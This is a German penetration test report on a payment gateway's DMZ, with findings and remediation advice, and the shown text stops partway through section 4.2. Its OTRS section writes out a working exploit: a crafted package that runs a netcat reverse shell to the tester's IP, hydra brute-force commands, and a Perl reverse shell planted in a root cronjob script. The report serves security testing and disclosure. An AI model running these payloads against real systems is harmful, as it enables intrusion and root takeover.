

---

# Penetrationstestbericht

Dubius Payment – Payment Gateway

Dilara Balci, Ibrahim Abbas, Khaled Ashour

June 2025

# Inhaltsverzeichnis

---

<b>ÄNDERUNGSVERZEICHNIS</b>	<b>2</b>
<b>1 ANSPRECHPARTNER</b>	<b>3</b>
1.1 Ansprechpartner bei Dubius payment ltd	3
1.2 Ansprechpartner bei Cybersec GmbH	3
1.3 Über die Cybersec GmbH	3
<b>2 PROJEKTÜBERSICHT</b>	<b>4</b>
2.1 Hintergrund	4
2.2 Projektscope	4
2.4 Klassifizierung	5
2.3 Durchführungszeitraum	5
<b>3 MANAGEMENTÜBERSICHT</b>	<b>6</b>
3.1 Zusammenfassung	6
3.2 Schwachstellen-Auflistung	7
<b>4 TECHNISCHER BERICHT</b>	<b>8</b>
4.1 Root-Zugriff über Reverse Shell	8
4.2 Brute-Force erfolgreich	15
4.3 Fehlende Zugangskontrolle der API	16
4.4 Zugriff auf Passwort-Hashes	18
4.5 Sensible API-/Verzeichnisse offen auffindbar	20
4.6 Fehlende Eingabevalidierung bei User-Parametern	22
4.7 OAuth2-Testaccounts öffentlich einsehbar	24
4.8 Keine Account-Lockout-Mechanismen	25
4.9 Veraltete Protokolle	26
<b>5 VORGEHENSWEISE</b>	<b>28</b>
5.1 Vorgehensweise Allgemein	28
5.2 Vorgehensweise bei Web-Anwendungen	30
<b>6 RISIKOBEWERTUNG</b>	<b>32</b>
<b>7 IMPRESSUM</b>	<b>34</b>

# Änderungsverzeichnis

---

## Versionshistorie

Version	Beschreibung	Autor	Datum
1.0	Protokollerstellung	Dilara Balci	20.06.2025
1.1	Technischer Bericht	Khaled Ashour und Ibrahim Abbas	30.06.2025
1.2	Korrektur	Dilara Balci, Khaled Ashour und Ibrahim Abbas	11.07.2025

# 1 Ansprechpartner

---

## 1.1 Ansprechpartner Dubius Payment Ltd.

Clyde Simmons  
Chief Information Security Officer

Dubius Payment Ltd.  
71 Peachfield Road  
SO53 4NE CHANDLER

E-Mail: csimmons@dubius-payment.com.com

## 1.2 Ansprechpartner binsec GmbH

Max Mustermann  
Penetration Tester

binsec GmbH  
Europa-Allee 52  
60327 Frankfurt am Main

## 1.3 Über die binsec GmbH

Die binsec GmbH ist ein Beratungsunternehmen mit Sitz in Frankfurt am Main, das sich auf Informations- und IT-Sicherheit spezialisiert hat. Der Fokus liegt sowohl auf umfassender Sicherheitsberatung als auch auf der praktischen Durchführung technischer Sicherheitsprüfungen. Dabei reicht das Leistungsspektrum von der Einführung spezifischer Schutzmaßnahmen bis hin zur Konzeption und Betreuung unternehmensweiter Sicherheitsstrukturen. Als eigentümergeführtes Unternehmen steht für uns die nachhaltige Kundenzufriedenheit an oberster Stelle. Fachliche Qualifikationen, akademische Lehrverpflichtungen sowie umfangreiche Praxiserfahrung bilden das Fundament unserer Kompetenz.

## 2 Projektübersicht

---

### 2.1 Hintergrund

Dubius Payment Ltd. betreibt eine Anwendung zur Verarbeitung von Kreditkartenzahlungen. Um die Sicherheit der gespeicherten und verarbeiteten Daten zu gewährleisten, werden regelmäßig Penetrationstests durchgeführt. Diese Prüfungen sind Teil der Anforderungen des PCI DSS Standards, der von Unternehmen verlangt, technische und organisatorische Schutzmaßnahmen zu treffen, um sensible Zahlungsinformationen zu sichern.

### 2.2 Projektscope

Im Zuge der angestrebten PCI-DSS-Zertifizierung wurde ein umfassender Penetrationstest im DMZ-Netzwerk der Dubius Payment Ltd. durchgeführt. Ziel des Tests war es, sicherheitsrelevante Schwachstellen zu identifizieren, um die Vertraulichkeit, Integrität und Verfügbarkeit der Systeme und Daten sicherzustellen.


Für die Durchführung des Tests wurde dem Pentester über einen OpenVPN-Zugang Zugriff auf das DMZ-Netzwerk (10.250.53.0/24) gewährt. Zudem war auch die Domain dubius-payment.com Teil des Testumfangs.

Im Fokus des Tests standen folgende Systeme und Anwendungen:

- OTRS – Ticket-System für den Kundensupport
- DokuWiki – internes Dokumentations-Tool
- Payment-Gateway API – Verarbeitung von Kreditkartenzahlungen

Zusätzlich zur Analyse einzelner Anwendungen wurde das gesamte DMZ-Netzwerk (10.250.53.0/24) einer netzwerkbasierten Sicherheitsbewertung unterzogen. Dabei wurden erreichbare Systeme und Dienste mittels nmap identifiziert und auf typische Schwachstellen untersucht. Die Härtung der Systeme wurde anhand gängiger Sicherheitsrichtlinien und Empfehlungen des Bundesamts für Sicherheit in der Informationstechnik (BSI), insbesondere basierend auf dem Dokument „Durchführungskonzept für Penetrationstests“, bewertet. Ziel war es, sowohl automatisiert als auch manuell sicherheitskritische Konfigurationsfehler und bekannte Schwachstellen zu erkennen und auszunutzen – ohne die Systeme dabei nachhaltig zu beeinträchtigen.

## 2.3 Klassifizierung



## 2.4 Durchführungszeitraum

Der Penetrationstest wurde vom 10. Mai 2025 bis zum 22. Juni 2025 durchgeführt.

## 3 Managementübersicht

---

### 3.1 Zusammenfassung

Datum	Beschreibung	Schwachstellen	kritisch	PCI DSS relevant
28.06.2025	Initialer Pentest	9	1	9

Im Rahmen des durchgeführten Penetrationstests wurden mehrere schwerwiegende Sicherheitslücken identifiziert, die eine direkte Bedrohung für die Vertraulichkeit, Integrität und Kontrolle der getesteten Systeme darstellen. Kritisch zu bewerten ist insbesondere, dass ein vollständiger administrativer Zugriff auf das System möglich war. Dies ermöglichte die uneingeschränkte Einsicht, Veränderung und potenziell auch Löschung von Daten.

Darüber hinaus waren zentrale Authentifizierungsdaten zugänglich, wodurch sämtliche Benutzerkonten gefährdet waren. Zusätzlich wurden Testkonten mit erhöhten Rechten festgestellt, die ohne Schutz öffentlich einsehbar waren. Ein signifikanter Risikofaktor war das Fehlen grundlegender Schutzmechanismen gegen automatisierte Zugriffsversuche. Dadurch war es möglich, systematisch Zugangsdaten zu ermitteln, ohne durch technische Gegenmaßnahmen gestoppt zu werden. Zudem konnten sensible Schnittstellen sowie Datenbereiche im System identifiziert werden, die ohne angemessene Zugriffsbeschränkungen erreichbar waren. Dazu zählen auch Funktionen mit Bezug zu Zahlungsdaten und Benutzerinformationen.

Erhöhte Risiken ergaben sich außerdem durch fehlende Zugriffskontrollen in Teilen der API (Programmierschnittstelle zur Kommunikation zwischen Anwendungen) sowie durch unzureichende Prüfung von Benutzereingaben. Weiterhin wurden veraltete Kommunikationsprotokolle und fehlende Sicherheitskonfigurationen festgestellt.

**Empfehlung:** Die bestehenden Schwachstellen müssen vollständig und zeitnah behoben werden. Insbesondere in den Bereichen Zugangssicherheit, Zugriffskontrolle und Absicherung von Programmierschnittstellen besteht dringender Handlungsbedarf. Eine erneute Sicherheitsüberprüfung sollte erst nach Umsetzung geeigneter Gegenmaßnahmen erfolgen.

### 3.2 Schwachstellen-Auflistung

Nr.	Risikobewertung	Beschreibung	Behoben	PCI DSS
1	<b>Kritischer Handlungsbedarf</b>	<b>Root-Zugriff über Reverse Shell:</b> Ein Angreifer konnte erfolgreich eine Root-Shell über eine manipulierte Verbindung herstellen und erhielt uneingeschränkten Zugriff auf das System.	NEIN	JA
2	<b>Unmittelbarer Handlungsbedarf</b>	<b>Brute-Force erfolgreich:</b> Mit hydra konnten Login-Daten für Web-Dienste mit schwachen Passwörtern gefunden werden (admin:daniela, otrs:hassan).	NEIN	JA
3	<b>Unmittelbarer Handlungsbedarf</b>	<b>Fehlende Zugangskontrolle der API:</b> Alle Nutzerdaten konnten ohne Authentifizierung ausgelesen werden (/users).	NEIN	JA
4	<b>Unmittelbarer Handlungsbedarf</b>	<b>Zugriff auf Passwort-Hashes:</b> /etc/shadow war vollständig lesbar – dies erlaubt Offline-Cracking von Passwörtern aller Benutzer, inkl. root.	NEIN	JA
5	<b>Unmittelbarer Handlungsbedarf</b>	<b>Sensible API-/Verzeichnisse offen auffindbar:</b> Mit Directory-Bruteforce-Tools (z.B. Gobuster) konnten sensible Endpunkte wie /creditcards, /payments und /users identifiziert werden. Diese stellen ein erhöhtes Risiko für Angriffe auf Zahlungs- und Nutzerdaten dar.	NEIN	JA
6	<b>Unmittelbarer Handlungsbedarf</b>	<b>Fehlende Eingabevalidierung bei User-Parametern:</b> Angreifer können durch manipulierte API-Parameter Inhalte abrufen, verändern oder löschen.	NEIN	JA
7	<b>Mittlerer Handlungsbedarf</b>	<b>OAuth2-Testaccounts öffentlich einsehbar:</b> Testzugänge wie test_user:test_password waren in HTML-APIs frei lesbar.	NEIN	JA
8	<b>Mittlerer Handlungsbedarf</b>	<b>Keine Account-Lockout-Mechanismen:</b> Mehrere erfolglose Login-Versuche waren unbegrenzt möglich (kein Schutz gegen Brute-Force).	NEIN	JA
9	<b>Mittlerer Handlungsbedarf</b>	<b>Veraltete Protokolle:</b> Das System weist mehrere Schwachstellen auf, darunter veraltete Softwareversionen, unsichere SSL/TLS-Konfiguration, fehlende HTTP-Sicherheits-Header.	NEIN	JA



## 4 Technischer Bericht

---

### 4.1 Root-Zugriff über Reverse Shell

Ein Angreifer konnte erfolgreich eine Root-Shell über eine manipulierte Verbindung herstellen und erhielt uneingeschränkten Zugriff auf das System.

### OTRS-Zugriff über CVE-2016-9139

```
<otrs_package version="1.1">
<Name>MyModule</Name>
<Version>1.0.0</Version>
<Vendor>My Module</Vendor>
<URL>http://otrs.org</URL>
<License>GNU GENERAL PUBLIC LICENSE Version 2, June 1991</License>
<ChangeLog Version="1.0.1" Date="2006-11-11 11:11:11">My Module.</ChangeLog>
<Description Lang="en">MyModule</Description>
<Framework>3.3.x</Framework>
<BuildDate>2016-09-23 11:17:41</BuildDate>
<BuildHost>opms.otrs.com</BuildHost>
<IntroInstall Lang="en" Title="My Module" type="pre">
<br/>
Hello world
<br/>
((Hello!))
<br/>
</IntroInstall>
<CodeInstall type="pre"> print qx(nc 10.20.1.10 972 -e /bin/bash); </CodeInstall>
<CodeInstall type="post">
create the package name my $CodeModule = 'var::packagesetup::' . $Param{Structure}->{Name}->{Content}; $Kernel::OM->Get($CodeModule)->CodeInstall();
</CodeInstall>
<CodeUninstall type="pre">
my $CodeModule = 'var::packagesetup::' . $Param{Structure}->{Name}->{Content}; $Kernel::OM->Get($CodeModule)->CodeUninstall();
</CodeUninstall>
</otrs_package>
```

- **Schwachstelle:** Ermöglicht einem authentifizierten Angreifer (selbst mit niedrigen Berechtigungen), beliebige Perl-Module über den OTRS-Paketmanager hochzuladen und auszuführen.
- **Auswirkung:** Ausführung von beliebigem Code mit den Rechten des Webserver-Benutzers (Remote Code Execution). In Kombination mit weiteren Schwächen (z. B. beschreibbare Cronjobs) kann dies zu einer Privilegieneskalation führen.
- **Ausnutzung:** Der Angreifer erstellt ein manipuliertes OTRS-Paket, das schadhafte Perl-Code in den XML-Tags `<CodeInstall>` oder `<CodeUpgrade>` enthält. Dieses Paket wird über das Admin-Webinterface hochgeladen. Bei der Installation wird der eingebettete Code automatisch auf dem Server ausgeführt.


Nach einem initialen Scan mit `nmap -A 10.250.53.33`, bei dem unter anderem der laufende OTRS-Dienst identifiziert wurde, kam `Gobuster` zum Einsatz, um ein Verzeichnis-Brute-Forcing auf dem Webserver unter `http://10.250.53.33` durchzuführen.

Ziel dieses Schrittes war es, versteckte oder nicht direkt verlinkte Verzeichnisse und Dateien aufzudecken. Als Wortliste wurde die Standardliste `/usr/share/wordlists/dirb/common.txt` verwendet, die häufig für solche Zwecke eingesetzt wird.

```
(costaprof@vbox)-[~]
$ gobuster dir -u http://10.250.53.33 -w /usr/share/wordlists/dirb/common.txt

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.250.53.33
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 291]
/.htpasswd (Status: 403) [Size: 296]
/.htaccess (Status: 403) [Size: 296]
/javascript (Status: 301) [Size: 317] [--> http://10.250.53.33/javascript/]
/otrs (Status: 301) [Size: 311] [--> http://10.250.53.33/otrs/]
/server-status (Status: 403) [Size: 300]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
```

Nachdem der Pfad zum OTRS-Verzeichnis identifiziert wurde, kann man diesen einfach im Browser aufrufen und gelangt direkt zur Login-Seite.



Nach weiterer Recherche stellte sich heraus, dass das Tool **hydra** verwendet werden kann, um Login-Daten für die OTRS-Anmeldeseite per Brute-Force anzugreifen. Diese akzeptiert POST-Anfragen unter dem Pfad `/otrs/index.pl`.

```
(costaprof@vbox)~$ hydra -L user.txt -P password.txt 10.250.53.33 http-post-form "/otrs/index.pl:User='USER'&Password='PASS'&Action=Login:Login failed"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-30 15:13:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 48 login tries (l:6/p:8), ~3 tries per task
[DATA] attacking http-post-form://10.250.53.33:80/otrs/index.pl:User='USER'&Password='PASS'&Action=Login:Login failed
[80][http-post-form] host: 10.250.53.33 login: root@localhost password: changene
[80][http-post-form] host: 10.250.53.33 login: root@localhost password: password
[80][http-post-form] host: 10.250.53.33 login: root@localhost password: admin
[80][http-post-form] host: 10.250.53.33 login: root@localhost password: secret
[80][http-post-form] host: 10.250.53.33 login: root@localhost password: root
1 of 1 target successfully completed, 5 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-30 15:14:02
```

Nach weiterer Recherche konnte festgestellt werden, dass sich mit dem Tool **hydra** ein Brute-Force-Angriff auf die Anmeldeseite von OTRS durchführen lässt, die POST-Anfragen unter dem Pfad `/otrs/index.pl` entgegennimmt.

Beim Testen des Benutzernamens `root@localhost` mit dem Passwort `root` konnte erfolgreich Zugriff auf das OTRS-System erlangt werden.

**Dashboard**

Reminder Tickets

My locked tickets (0) | Tickets in My Queues (0) | All tickets (0)

TICKETS#	AGE	TITLE
none		

Escalated Tickets

My locked tickets (0) | Tickets in My Queues (0) | All tickets (0)

TICKETS#	AGE	TITLE
none		

New Tickets

My locked tickets (0) | Tickets in My Queues (0) | All tickets (1)

TICKETS#	AGE	TITLE
2010080210123456	5446 d 1 h	Welcome to OTRS!

Open Tickets / Need to be answered

My locked tickets (0) | Tickets in My Queues (0) | All tickets (0)

TICKETS#	AGE	TITLE
none		

Ticket Queue Overview

QUEUE	NEW	OPEN	PENDING REMINDER	TOTALS
Raw	1	0	0	1
TOTALS	1	0	0	1

Settings

7 Day Stats

Upcoming Events

OTRS News

Can't connect to http://www.otrs.com/en/rss.xml

Nach dem Login wurde gezielt nach den wichtigsten Informationen gesucht – insbesondere nach der Version von OTRS, die unten links auf der Oberfläche angezeigt wird. Dabei stellte sich heraus, dass es sich um Version 3.3.9 handelt.

Laut der offiziellen Datenbank [nvd.nist.gov](http://nvd.nist.gov) ist diese Version anfällig für die Schwachstelle **CVE-2016-9139**. Auf Basis dieser Information wurde weiter recherchiert, wie sich diese Schwachstelle konkret ausnutzen lässt.

Das Ergebnis: Durch den Upload eines manipulierten Pakets über den integrierten Paketmanager kann ein Angriff ausgelöst werden. Bei der Installation dieses Pakets stellt der Server eine Verbindung zur Maschine des Angreifers her – unter Verwendung der im Skript (siehe Beginn dieses Abschnitts) angegebenen IP-Adresse und Portnummer.

```

<otrs_package version="1.1">
<Name>MyModule</Name>
<Version>1.0.0</Version>
<Vendor>My Module</Vendor>
<URL>http://otrs.org/</URL>
<License>GNU GENERAL PUBLIC LICENSE Version 2, June 1991</License>
<ChangeLog Version="1.0.1" Date="2006-11-11 11:11:11">My Module.</ChangeLog>
<Description Lang="en">MyModule</Description>
<Framework>3.3.x</Framework>
<BuildDate>2016-09-23 11:17:41</BuildDate>
<BuildHost>opms.otrs.com</BuildHost>
<IntroInstall Lang="en" Title="My Module" type="pre">
<br/>
Hello world
<br/>
((Hello!))
<br/>
</IntroInstall>
<CodeInstall type="pre"> print qx(nc 10.20.1.10 972 -e /bin/bash); </CodeInstall>
<CodeInstall type="post">
create the package name my $CodeModule = 'var::packagesetup::' . $Param{Structure}→{Name}→{Content}; $Kernel::OM→Get($CodeModule)→CodeInstall();,
</CodeInstall>
<CodeUninstall type="pre">
my $CodeModule = 'var::packagesetup::' . $Param{Structure}→{Name}→{Content}; $Kernel::OM→Get($CodeModule)→CodeUninstall();
</CodeUninstall>
</otrs_package>

```

**Schwachstelle:** Ermöglicht es einem authentifizierten Angreifer (selbst mit niedrigen Benutzerrechten), beliebige Perl-Module über den OTRS-Paketmanager hochzuladen und auszuführen.

**Ausnutzung:** Der Angreifer erstellt ein manipuliertes OTRS-Paket mit eingebettetem Perl-Code in den XML-Tags `<CodeInstall>` oder `<CodeUpgrade>`. Dieses Paket wird über die Admin-Weboberfläche hochgeladen. Bei der Installation wird der eingebettete Code automatisch auf dem Server ausgeführt.

**Package Manager**

**Actions**

Browse... No file selected.

install Package

Update repository information

**Hint**

Did not find a required feature? OTRS Group provides their service contract customers with exclusive Add-Ons: <http://add-ons.otrs.com>.



**Online Repository**

NAME	VERSION	VENDOR	DESCRIPTION	ACTION
No data found.				

**Local Repository**

NAME	VERSION	VENDOR	DESCRIPTION	STATUS	ACTION
MyModule	1.0.0	My Module	MyModule	Installed	Uninstall

```
(costaprof@vbox)-[~]
$ sudo nc -lvnp 972
[sudo] password for costaprof:
listening on [any] 972 ...
connect to [10.20.1.10] from (UNKNOWN) [10.250.53.33] 34279
```

Bevor das manipulierte Paket installiert wird, wird auf dem Angreifersystem ein Listener mit nc (Netcat) auf dem im Paket definierten Port gestartet. Nach der Installation des Pakets stellt der Server eine Verbindung zum Angreifer her, wodurch ein erfolgreicher Rückkanal aufgebaut wird.

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@otrs:/$ export TERM=xterm
export TERM=xterm
www-data@otrs:/$ ^Z
zsh: suspended sudo nc -lvnp 972

(costaprof@vbox)-[~]
$ stty raw -echo; fg

[1] + continued sudo nc -lvnp 972
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@otrs:/$ ls
bin  dev  home  lib  lost+found  mnt  proc  run  srv  tmp  var
boot  etc  initrd.img  lib64  media  opt  root  sbin  sys  usr  vmlinuz
www-data@otrs:/$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin


# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    /usr/share/otrs/bin/otrs.UnlockTickets.pl --timeout >> /dev/null
#
www-data@otrs:/$ echo '#!/usr/bin/perl
> use Socket;
> $i="10.20.1.10";
> $p=973;
> socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
> if(connect(S,sockaddr_in($p,inet_aton($i)))){
> open(STDIN,">&S");
> open(STDOUT,">&S");
> open(STDERR,">&S");
> exec("/bin/sh -i");
> };' > /usr/share/otrs/bin/otrs.UnlockTickets.pl
www-data@otrs:/$
www-data@otrs:/$ chmod +x /usr/share/otrs/bin/otrs.UnlockTickets.pl
chmod: changing permissions of '/usr/share/otrs/bin/otrs.UnlockTickets.pl': Operation not permitted
www-data@otrs:/$
```

Nach der Stabilisierung des Terminals können die Verzeichnisse des OTRS-Servers eingesehen werden. Beim Überprüfen des Crontab wird ersichtlich, welche geplanten Aufgaben (Cronjobs) automatisch auf dem System ausgeführt werden.

Dabei fällt folgender Eintrag auf, der jede Minute ausgeführt wird:

```
* * * * * root /usr/share/otrs/bin/otrs.UnlockTickets.pl --timeout >> /dev/null
```

Auf Basis dieser Erkenntnis wird ein Perl-Reverse-Shell-Skript platziert, um Root-Zugriff zu erlangen. Da der Server den definierten Cronjob jede Minute ausführt, wird das Skript automatisch mit Root-Rechten gestartet. Parallel dazu wird eine neue nc-Listening-Session auf dem Angreifersystem initiiert, um die Verbindung entgegenzunehmen.



```
(costaprof@vbox)-[~]  
$ nc -lvnp 973  
listening on [any] 973 ...  
connect to [10.20.1.10] from (UNKNOWN) [10.250.53.33] 35991  
/bin/sh: 0: can't access tty; job control turned off  
# whoami  
root  
# python -c 'import pty; pty.spawn("/bin/bash")'  
root@otrs:~#
```

Nach einer kurzen Wartezeit von etwa einer Minute ist erkennbar, dass der Server tatsächlich eine Verbindung zur Maschine des Angreifers aufbaut – über den zuvor definierten Port. Dadurch wird Root-Zugriff auf das Zielsystem erlangt.

### Empfehlungen:

- Schreibrechte für von Cron ausgeführte Skripte auf das notwendige Minimum beschränken.
- Cronjobs und ihre Berechtigungen regelmäßig überprüfen.
- Integritätsüberwachung für sensible Dateien/Skripte einführen.
- Logging und Monitoring sicherstellen, um Manipulationen frühzeitig zu erkennen.
- Server-Software regelmäßig patchen, um Ausnutzung bekannter Schwachstellen zu verhindern.
- Aktualisierte Firewall Regeln (Beschränkte Outbound connections).



## 4.2 Brute-Force erfolgreich

Login-Daten mit schwachen Passwörtern wurden über automatisierte Angriffe gefunden.

```
(costaprof@vbox)~$ hydra -L user.txt -P password.txt 10.250.53.33 http-post-form "/otrs/index.pl:User='USER'@Password='PASS'@Action=Login:Login failed"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-30 15:13:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 48 login tries (l:6/p:8), ~3 tries per task
[DATA] attacking http-post-form://10.250.53.33:80/otrs/index.pl:User='USER'@Password='PASS'@Action=Login:Login failed
[80][http-post-form] host: 10.250.53.33  login: root@localhost  password: changeme
[80][http-post-form] host: 10.250.53.33  login: root@localhost  password: password
[80][http-post-form] host: 10.250.53.33  login: root@localhost  password: admin
